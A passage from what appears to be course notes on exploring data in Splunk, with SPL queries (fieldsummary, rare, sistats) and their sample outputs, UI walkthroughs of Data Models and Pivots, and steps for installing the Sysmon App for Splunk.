Account_Name	68213	72	1				0		[{"value": "DESKTOP-UN7T4R8\$", "count": 19187}, {"value": "DESKTOP-E65515\$", "count": 15029}, {"value": "SYSTEM", "count": 13913}, {"value": "waldo", "count": 7930}, {"value": "WIN-D55AAE0B1Q0\$", "count": 5424}, {"value": "DESKTOP-EG15PHS\$", "count": 4149}, {"value": "WIN-HSRME76TRAD\$", "count": 3378}, {"value": "+", "count": 3039}, {"value": "WIN-U639M95GGU0\$", "count": 2621}, {"value": "(LOCAL SERVICE)", "count": 1001}, {"value": "MTNWTPC\$", "count": 820}, {"value": "anara", "count": 597} ]

- This search will return a table that includes every field found in the events returned by the search (across the sourcetype we've specified). The table includes several columns of information about each field:
  - `field` : The name of the field.
  - `count` : The number of events that contain the field.
  - `distinct_count` : The number of distinct values in the field.
  - `is_exact` : Whether the count is exact or estimated.
  - `max` : The maximum value of the field.
  - `mean` : The mean value of the field.
  - `min` : The minimum value of the field.
  - `numeric_count` : The number of numeric values in the field.
  - `stdev` : The standard deviation of the field.
  - `values` : Sample values of the field.
- We may also see:
  - `modes` : The most common values of the field.
  - `numBuckets` : The number of buckets used to estimate the distinct count.
- Please note that the values provided by the `fieldsummary` command are calculated based on the events returned by our search.
  - So if we want to see all fields within a specific `sourcetype`, we need to make sure our time range is large enough to capture all possible fields.

```
index=* sourcetype=* | bucket _time span=1d | stats count by _time, index, sourcetype | sort - _time
```

New Search

```
| index=* sourcetype=* | bucket _time span=1d | stats count by _time, index, sourcetype | sort - _time
```

✓ 565,316 events (before 6/13/24 1:12:09.000 AM) No Event Sampling ▾

Events Patterns Statistics (47) Visualization

20 Per Page ▾ Format Preview ▾

_time	index	sourcetype	count
2022-11-08	main	WinEventLog:Application	449
2022-11-08	main	WinEventLog:Security	6458
2022-11-08	main	WinEventLog:Sysmon	47419
2022-11-08	main	WinEventLog:System	1344
2022-11-08	main	linux:auth	44
2022-11-08	main	linux:syslog	5912
2022-11-07	main	WinEventLog:Application	125
2022-11-07	main	WinEventLog:Security	1209
2022-11-07	main	WinEventLog:System	595
2022-11-06	main	WinEventLog:Application	2246
2022-11-06	main	WinEventLog:Security	19098
2022-11-06	main	WinEventLog:Sysmon	108863
2022-11-06	main	WinEventLog:System	1145
2022-11-06	main	linux:auth	164

- Sometimes, we might want to know how events are distributed over time. This query retrieves all data (`index=*` `sourcetype=*`), then `bucket` command is used to group the events based on the `_time` field into 1-day buckets.
  - The `stats` command then counts the number of events for each day (`_time`), `index`, and `sourcetype`.
  - Lastly, the `sort` command sorts the result in descending order of `_time`.

```
index=* sourcetype=* | rare limit=10 index, sourcetype
```

New Search

```
| index=* sourcetype=* | rare limit=10 index, sourcetype|
```

✓ 565,316 events (before 6/13/24 1:12:31.000 AM) No Event Sampling ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾ Format Preview ▾

index	sourcetype	count	percent
main	linux:auth	208	0.036794
main	WinEventLog:System	8517	1.506591
main	WinEventLog:Application	9196	1.626701
main	WinEventLog:Security	68568	12.129145
main	linux:syslog	120719	21.354251
main	WinEventLog:Sysmon	358108	63.346518

- The `rare` command can help us identify uncommon event types, which might be indicative of abnormal behavior.
  - This query retrieves all data and finds the 10 rarest combinations of indexes and sourcetypes.

```
index="main" | rare limit=20 useother=f ParentImage
```

New Search

1 index="main" | rare limit=20 useother= ParentImage

✓ 565,316 events (before 6/13/24 11:24:46.000 AM) No Event Sampling ▾

Save As ▾ Create Table View Close All time ▾

Events Patterns Statistics (20) Visualization Job ▾ II ⌂ ⌄ ⌅ ⌆ Smart Mode ▾

20 Per Page ▾ Format Preview ▾

ParentImage ▾ count ▾ percent ▾

ParentImage	count	percent
C:\Program Files (x86)\Teams Installer\Teams.exe	1	0.018426
C:\Windows\SysWOW64\regsvr32.exe	1	0.018426
C:\Windows\Temp\5025D0B0-B07B-442B-B1CB-0A9236C07EDF\MpSigStub.exe	1	0.018426
C:\Windows\Temp\0768DF2-E8CB-4092-BE59-0131E235F9F6\MpSigStub.exe	1	0.018426
C:\Program Files (x86)\Microsoft\EdgeUpdate\Install\{046825F0-6634-4021-B6C3-8001C2A81455}\MicrosoftEdgeUpdateSetup_X86_1.3.169.31.exe	2	0.036853
C:\Windows\SysWOW64\OneDriveSetup.exe	2	0.036853
C:\Windows\System32\RuntimeBroker.exe	2	0.036853
C:\Windows\System32\runonce.exe	2	0.036853
C:\Windows\Temp\5EE35FEE-1DAC-46E8-8778-4189073CF3AA\MpSigStub.exe	2	0.036853
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\MpCmdRun.exe	4	0.073706
C:\Windows\Temp\660743A4-E40E-4384-444F-62F3C56CE176\MpSigStub.exe	4	0.073706
C:\Users\waldo.UNIWAUO\AppData\Local\SquirrelTemp\Update.exe	5	0.092132
C:\Program Files (x86)\Internet Explorer\iexplore.exe	6	0.110558
C:\Windows\System32\ie4uininit.exe	6	0.110558

- This command displays the 20 least common values of the `ParentImage` field.

```
index=* sourcetype=* | fieldsummary | where count < 100 | table field,
count, distinct_count
```

New Search

1 index=\* sourcetype=\* | fieldsummary | where count < 100 | table field, count, distinct\_count|

143,792 of 150,000 events matched No Event Sampling ▾

Save As ▾ Create Table View Close All time ▾

Events Patterns Statistics (25) Visualization Job ▾ II ⌂ ⌄ ⌅ ⌆ Smart Mode ▾

20 Per Page ▾ Format Preview ▾

field ▾ count ▾ distinct\_count ▾

field	count	distinct_count
Access_Mask	24	4
Access_Right	23	5
Accesses	24	4
Account_Expires	43	2
Additional_Data	10	10
Advanced_Options	13	1
AllowedToDelegateTo	39	1
Allowed_To_Delegate_To	4	1
Analysis_symbol	0	0
BOOT_IMAGE	24	1
COM_Catalog_Collection	4	3
CPUs	6	1
Cap.Guid	35	1
Cap.Id	35	1

- A more complex query can provide a detailed summary of fields.
  - This search shows a summary of all fields (`fieldsummary`), filters out fields that appear in less than 100 events (`where count < 100`), and then displays a table (`table`) showing the field name, total count, and distinct count.

```
index=* | sistats count by index, sourcetype, source, host
```

New Search

Save As ▾ Create Table View

565,316 events (before 6/13/24 1:13:45.000 AM) No Event Sampling ▾ All time

Events Patterns Statistics (17) Visualization

20 Per Page ▾ Format Preview ▾

host	psrsvd_gc	psrsvd_v	source	sourcetype
DESKTOP-EG15PM5	main	26	1 WinEventLogApplication_DESKTOP-EG15PM5.txt	WinEventLog:Application
DESKTOP-EGSS5IS	main	4496	1 WinEventLogApplication_DESKTOP-EGSS5IS.txt	WinEventLog:Application
DESKTOP-UN7T4R8	main	4518	1 WinEventLogApplication_DESKTOP-UN7T4R8.txt	WinEventLog:Application
WIN-HSRME76TRAD	main	246	1 WinEventLogApplication_WIN-HSRME76TRAD.txt	WinEventLog:Application
DESKTOP-EG15PM5	main	4968	1 WinEventLogSecurity_DESKTOP-EG15PM5.txt	WinEventLog:Security
DESKTOP-EGSS5IS	main	25042	1 WinEventLogSecurity_DESKTOP-EGSS5IS.txt	WinEventLog:Security
DESKTOP-UN7T4R8	main	33800	1 WinEventLogSecurity_DESKTOP-UN7T4R8.txt	WinEventLog:Security
WIN-HSRME76TRAD	main	4758	1 WinEventLogSecurity_WIN-HSRME76TRAD.txt	WinEventLog:Security
DESKTOP-EG15PM5	main	94398	1 WinEventLogSysmon_DESKTOP-EG15PM5.txt	WinEventLog:Sysmon
DESKTOP-EGSS5IS	main	212730	1 WinEventLogSysmon_DESKTOP-EGSS5IS.txt	WinEventLog:Sysmon
DESKTOP-UN7T4R8	main	50980	1 WinEventLogSysmon_DESKTOP-UN7T4R8.txt	WinEventLog:Sysmon
DESKTOP-EG15PM5	main	730	1 WinEventLogSystem_DESKTOP-EG15PM5.txt	WinEventLog:System
DESKTOP-EGSS5IS	main	4503	1 WinEventLogSystem_DESKTOP-EGSS5IS.txt	WinEventLog:System
DESKTOP-UN7T4R8	main	2000	1 WinEventLogSystem_DESKTOP-UN7T4R8.txt	WinEventLog:System

- We can also use the `sistats` command to explore event diversity.
  - This command counts the number of events per index, sourcetype, source, and host, which can provide us a clear picture of the diversity and distribution of our data.

```
index=* sourcetype=* | rare limit=10 field1, field2, field3
```

- The rare command can also be used to find uncommon combinations of field values. Replace `field1`, `field2`, `field3` with the fields of interest.
  - This command will display the 10 rarest combinations of these fields.
- By combining the above SPL commands and techniques, we can explore and understand the types of data source, the data they contain, and the fields within them.
  - This understanding is the foundation upon which we build effective searches, reports, alerts, and dashboards in Splunk.
- Lastly, remember to follow your organization's data governance policies when exploring data and source types to ensure you're compliant with all necessary privacy and security guidelines.

## Data and field identification approach 2: Leverage Splunk's User Interface

- When using the `Search & Reporting` application's user interface, identifying the available data source types, the data they contain, and the fields within them becomes a task that involves interacting with various sections of the UI.
  - Let's examine how we can effectively use the Splunk Web interface to identify these elements.

- `Data Sources`: The first thing we want to identify is our data sources.
  - We can do this by navigating to the `Settings` menu, which is usually located on the top right corner of our Splunk instance.
  - In the dropdown, we'll find `Data inputs`. By clicking on `Data inputs`, we'll see a list of various data input methods, including files & directories, HTTP event collector, forwarders, scripts, and many more.
  - These represent the various sources through which data can be brought into Splunk.
  - Clicking into each of these will give us an overview of the data sources being utilized.
- `Data (Events)`: Now, let's move on to identifying the data itself, in other words, the events.
  - For this, we'll want to navigate to the `Search & Reporting` app. By exploring the events in the `Fast` mode, we can quickly scan through our data.
  - The `Verbose` mode, on the other hand, lets us dive deep into each event's details, including its raw event data and all the fields that Splunk has extracted from it.

The screenshot shows the Splunk Enterprise search interface. At the top, there's a navigation bar with links for Search, Analytics, Datasets, Reports, Alerts, and Dashboards. Below that is a main search area with a search bar containing "1 enter search here...", a time picker set to "All time", and a search button. To the right of the search bar are buttons for "Smart Mode" and "Fast Mode". A red box highlights the "Fast Mode" section, which describes it as "Field discovery off for event searches. No event or field data for stats searches." Below this are sections for "Smart Mode" and "Verbose Mode". On the left side, there's a "How to Search" section with a link to "Documentation" and a "Tutorial". On the right, there's a "Table Views" section with a link to "Learn more".

- In the search bar, we could simply put `*` and hit search, which will bring up all the data that we have indexed.
- However, this is usually a massive amount of data, and it might not be the most efficient way to go about it.
- A better approach might be to leverage the time picker and select a smaller time range (let's be careful while doing so though to not miss any important/useful historic logs).

- `Fields`: Lastly, to identify the fields in our data, let's look at an event in detail.
    - We can click on any event in our search results to expand it.

Format Timeline ▾

→ Zoom Out + Zoom to Selection × Desired

1 month per column

List ▾ Format 20 Per Page ▾

Event

11/02 2:50:26.00 PM LogonUserSecure112 EventCode=4024 EventType=4 ComputerName=DESKTOP-UN7T4R8.univaldo.local Show all 56 lines

Event Actions ▾

Type	Field	Value
Selected	host	DESKTOP-UN7T4R8
Selected	source	WinEventLogSecurity_DESKTOP-UN7T4R8.txt
Selected	sourceType	WinEventLogSecurity
Event	Account_Domain	UNIVALDO
Event	NT AUTHORITY	DESKTOP-UN7T4R8\$
Event	SYSTEM	Negotiate
Event	Authentication_Package	DESKTOP-UN7T4R8.univaldo.local
Event	Elevated_Token	Yes
Event	EventCode	4624
Event	EventType	0
Event	Impersonation_Level	Impersonation
Event	Key_Length	0
Event	Keywords	Audit Success
Event	LogonCount	0x0
Event	Logon_GSID	Security
Event	Logon_ID	{00000000-0000-0000-0000-000000000000}
Event	Logon_Process	0x3F
Event	Logon_Type	6
Event	Machine_IP	
Event	Network_Account_Domain	
Event	Network_Account_Name	

Actions ▾

- We can also see on the left hand side of the "Search & Reporting" application two categories of fields: Selected Fields and Interesting Fields. Selected Fields are fields that are always shown in the events (like host, source, and sourcetype), while Interesting Fields are those that appear in at least 20% of the events.
  - By clicking All fields, we can see all the fields present in our events.

Logs		Date	Time	Event	Source	Type
<a href="#">File Fields</a>		19/02/2024	15:30:00 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:10 PM	New [15:30:10] waldo-virtual-machine system[203]: Stopped Pending report trigger for Ubuntu Report.		
<a href="#">File Fields</a>		19/02/2024	15:30:10 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:11 PM	New [15:30:11] waldo-virtual-machine system[1264]: Stopped target Sockets.		
<a href="#">File Fields</a>		19/02/2024	15:30:11 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:12 PM	New [15:30:12] waldo-virtual-machine system[203]: Stopped target Sockets.		
<a href="#">File Fields</a>		19/02/2024	15:30:12 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:13 PM	New [15:30:13] waldo-virtual-machine system[1264]: Stopped target Timer.		
<a href="#">File Fields</a>		19/02/2024	15:30:13 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:14 PM	New [15:30:14] waldo-virtual-machine system[203]: Stopped target Timer.		
<a href="#">File Fields</a>		19/02/2024	15:30:14 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:15 PM	New [15:30:15] waldo-virtual-machine system[1264]: Closed D-Bus User Message Bus Socket.		
<a href="#">File Fields</a>		19/02/2024	15:30:15 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:16 PM	New [15:30:16] waldo-virtual-machine system[203]: Closed D-Bus User Message Bus Socket.		
<a href="#">File Fields</a>		19/02/2024	15:30:16 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:17 PM	New [15:30:17] waldo-virtual-machine system[1264]: Closed Gnuplot certificate management daemon.		
<a href="#">File Fields</a>		19/02/2024	15:30:17 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:18 PM	New [15:30:18] waldo-virtual-machine system[1264]: Closed Gnuplot cryptographic agent and passphrase cache (access for web browsers).		
<a href="#">File Fields</a>		19/02/2024	15:30:18 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:19 PM	New [15:30:19] waldo-virtual-machine system[203]: Closed Gnuplot cryptographic agent and passphrase cache (restricted).		
<a href="#">File Fields</a>		19/02/2024	15:30:19 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:20 PM	New [15:30:20] waldo-virtual-machine system[1264]: Closed Gnuplot cryptographic agent and passphrase cache (access for web browsers).		
<a href="#">File Fields</a>		19/02/2024	15:30:20 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:21 PM	New [15:30:21] waldo-virtual-machine system[203]: Closed Gnuplot cryptographic agent (sin-agent limitation).		
<a href="#">File Fields</a>		19/02/2024	15:30:21 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:22 PM	New [15:30:22] waldo-virtual-machine system[1264]: Closed Gnuplot cryptographic agent and passphrase cache (restricted).		
<a href="#">File Fields</a>		19/02/2024	15:30:22 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	
<a href="#">File Fields</a>		19/02/2024	15:30:23 PM	New [15:30:23] waldo-virtual-machine system[203]: Closed Gnuplot cryptographic agent and passphrase cache.		
<a href="#">File Fields</a>		19/02/2024	15:30:23 PM	host - waldo-virtual-machine source = LinuxSystLog_waldo-virtual-machine.bt	sourcetype = LinuxSystLog	

- Data Models : Data Models provide an organized, hierarchical view of our data, simplifying complex datasets into understandable structures.
  - They're designed to make it easier to create meaningful reports, visualizations, and dashboards without needing a deep understanding of the underlying data sources or the need to write complex SPL queries.
  - Here is how we can use the Data Models feature to identify and understand our data:
  - Accessing Data Models : To access Data Models, we click on the Settings tab on the top right corner of the Splunk Web interface.
  - Then we select Data Models under the Knowledge section.

- This will lead us to the Data Models management page. <-- If it appears empty, please execute a search and navigate to the Data Models page again.
  - Understanding Existing Data Models: On the Data Models management page, we can see a list of available Data Models.
  - These might include models created by ourselves, our team, or models provided by Splunk Apps.
  - Each Data Model is associated with a specific app context and is built to describe the structured data related to the app's purpose.
  - Exploring Data Models: By clicking on the name of a Data Model, we are taken to the Data Model Editor.
    - This is where the true power of Data Models lies. Here, we can view the hierarchical structure of the data model, which is divided into objects.
    - Each object represents a specific part of our data and contains fields that are relevant to that object.

Splunk's Internal Server Logs - SAMPLE

internal\_server

< All Data Models

Datasets Add Dataset ▾

Events

**Splunk Server**

- Scheduler
- Alerts
- Scheduled Reports
- Summary Indexing Searches

- Acceleration
- Data Model Acceleration
- Report Acceleration

- Licenser
- Daily Usage Summary
- Daily Slave Warning Summary
- Quota Usage
- Pool Warnings

- Performance and System Data
- Pipeline
- Queue
- Search Load - Systemwide
- Search Load - Users
- Thruput

- REST API Calls
- Job Endpoint

**Splunk Server**

server

**CONSTRAINTS**

index=\_internal source="scheduler.log" OR source="metrics.log" OR source="splunkd.log" OR source="license\_usage.log" OR source="splunkd\_access.log"

**Bulk Edit ▾**

**INHERITED**

<input type="checkbox"/>	_time	Time	
<input type="checkbox"/>	host	String	Override
<input type="checkbox"/>	source	String	Override
<input type="checkbox"/>	sourcetype	String	Override

**EXTRACTED**

<input type="checkbox"/>	alert actions	String	Edit
<input type="checkbox"/>	app	String	Edit
<input type="checkbox"/>	clientip	String	Edit
<input type="checkbox"/>	cpu seconds	Number	Edit
<input type="checkbox"/>	current size (KB)	Number	Edit
<input type="checkbox"/>	executes	Number	Edit
<input type="checkbox"/>	historical searches	Number	Edit
<input type="checkbox"/>	Host	String	Edit
<input type="checkbox"/>	Index	String	Edit
<input type="checkbox"/>	load average on system - CPU/IO	Number	Edit
<input type="checkbox"/>	message	String	Edit
<input type="checkbox"/>	method	String	Edit
<input type="checkbox"/>	name	String	Edit
<input type="checkbox"/>	Pool	String	Edit

**Edit ▾** **Download** **Pivot** **Documentation ▾** **Rename** **Delete** **Add Field ▾**

- For example, if we have a Data Model that describes web traffic, we might see objects like `Web Transactions`, `Web Errors`, etc.
  - Within these objects, we'll find fields like `status`, `url`, `user`, etc.

-> **Pivots** : Pivots are an extremely powerful feature in Splunk that allows us to create complex reports and visualizations without writing SPL queries.

- They provide an interactive, drag-and-drop interface for defining and refining our data reporting criteria.

- As such, they're also a fantastic tool for identifying and exploring the available data and fields within our Splunk environment.
- To start with Pivots to identify available data and fields, we can use the **Pivot** button that appears when we're browsing a particular data model in the **Data Models** page.

The top screenshot shows the 'Data Models' page with a table of two entries:

Title	Type	Actions	App	Owner	Sharing
Splunk's Internal Audit Logs - SAMPLE	data model	Edit ▾ Pivot	search	nobody	App
Splunk's Internal Server Logs - SAMPLE	data model	Edit ▾ Pivot	search	nobody	App

The bottom screenshot shows the 'Select a Dataset' search interface with a sidebar navigation and a main search area.


## Using Splunk Applications

### Splunk Applications

- Splunk applications, or apps, are packages that we add to our Splunk Enterprise or Splunk Cloud deployments to extend capabilities and manage specific types of operational data.
  - Each application is tailored to handle data from specific technologies or use cases, effectively acting as a pre-built knowledge package for that data.
  - Apps can provide capabilities ranging from custom data inputs, custom visualizations, dashboards, alerts, reports, and more.
- Splunk Apps enable the coexistence of multiple workspaces on a single Splunk instance, catering to different use cases and user roles.
  - These ready-made apps can be found on Splunkbase.
- As an integral part of our cybersecurity operations, the Splunk apps designed for Security Information and Event Management (SIEM) purposes provide a range of capabilities to enhance our ability to detect, investigate, and respond to threats.
  - They are designed to ingest, analyze, and visualize security-related data, enabling us to detect complex threats and perform in-depth investigations.

- When using these apps in our Splunk environment, we need to consider factors such as data volume, hardware requirements, and licensing.
  - Many apps can be resource-intensive, so we must ensure our Splunk deployment is sized correctly to handle the additional workload.
  - Further, it's also important to ensure we have the correct licenses for any premium apps, and that we are aware of the potential for increased license usage due to the added data inputs.
- In this segment, we'll be leveraging the [Sysmon App for Splunk](#) developed by Mike Haag.
- To download, add, and use this application, follow the steps delineated below:

1. Sign up for a free account at [splunkbase](#)



2. Once registered, log into your account

3. Head over to the [Sysmon App for Splunk](https://splunkbase.splunk.com/app/3544) page to download the application.

The screenshot shows the Sysmon App for Splunk page on the new Splunkbase. The app is version 2.0.0, released on March 21, 2018. It has a 5-star rating from 3 reviews. The compatibility section lists Splunk Enterprise versions 9.0, 8.2, 8.1, 8.0, 7.3, 7.2, 7.1, and 7.0, along with CIM Version 4.x. The support section indicates that support is not provided. Three screenshots of Splunk dashboards are displayed below the app details.

4. Add the application as follows to your search head.

The screenshot shows the Splunk Enterprise search head interface. On the left, there is a sidebar with the title "splunk>enterprise". Under the "Apps" section, there is a "Manage Apps" button with a gear icon, which is highlighted with a red box. The main area of the screen is a large, empty rectangular box with a dashed border, labeled "Choose a home dashboard". At the top of the screen, the URL bar shows "10.129.21.143:8000/en-US/app/launcher/home".

Apps							
Showing 1-25 of 26 items							
Name	Folder name	Version	Update checking	Visible	Sharing	Status	Actions
SplunkForwarder	SplunkForwarder		Yes	No	App   Permissions	Disabled   Enable	
SplunkLightForwarder	SplunkLightForwarder		Yes	No	App   Permissions	Disabled   Enable	
Log Event Alert Action	alert_logevent	9.0.41	Yes	No	App   Permissions	Enabled   Disable	Edit properties   View objects
Webhook Alert Action	alert_webhook	9.0.41	Yes	No	App   Permissions	Enabled   Disable	Edit properties   View objects
Apps Browser	appsbrowser	9.0.41	Yes	No	App   Permissions	Enabled	Edit properties   View objects

The screenshot shows the Splunk web interface with the URL `10.129.21.143:8000/en-US/manager/appinstall/_upload?breadcrumbs=Settings%2Fmanager%2Flauncher%2Fhome`. The page title is "Upload app". A red box highlights the "Install app from file" button. The page includes fields for selecting a file (sysmon-app-for-splunk\_200.tgz) and a checkbox for upgrading the app.

## 5. Adjust the application's macro so that events are loaded as follows.

The screenshots show the Splunk web interface. The top screenshot shows the "Advanced search" configuration page with a red box around the "Advanced search" link in the sidebar. The bottom screenshot shows the same page with a red box around the "Search macros" input field.


The screenshot shows two parts of the Splunk interface. The top part is a search results page for macros, specifically the 'sysmon' macro. It lists one item: 'sysmon' with a definition of 'sourceType="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"'. The bottom part is a configuration dialog for the 'sysmon' macro, showing its definition as 'index="main" sourceType="WinEventLog:Sysmon"'. The dialog includes fields for Arguments, Validation Expression, and Validation Error Message, along with a checkbox for 'Use eval-based definition?'.

- Let's access the Sysmon App for Splunk by locating it in the "Apps" column on the Splunk home page and head over to the **File Activity** tab.

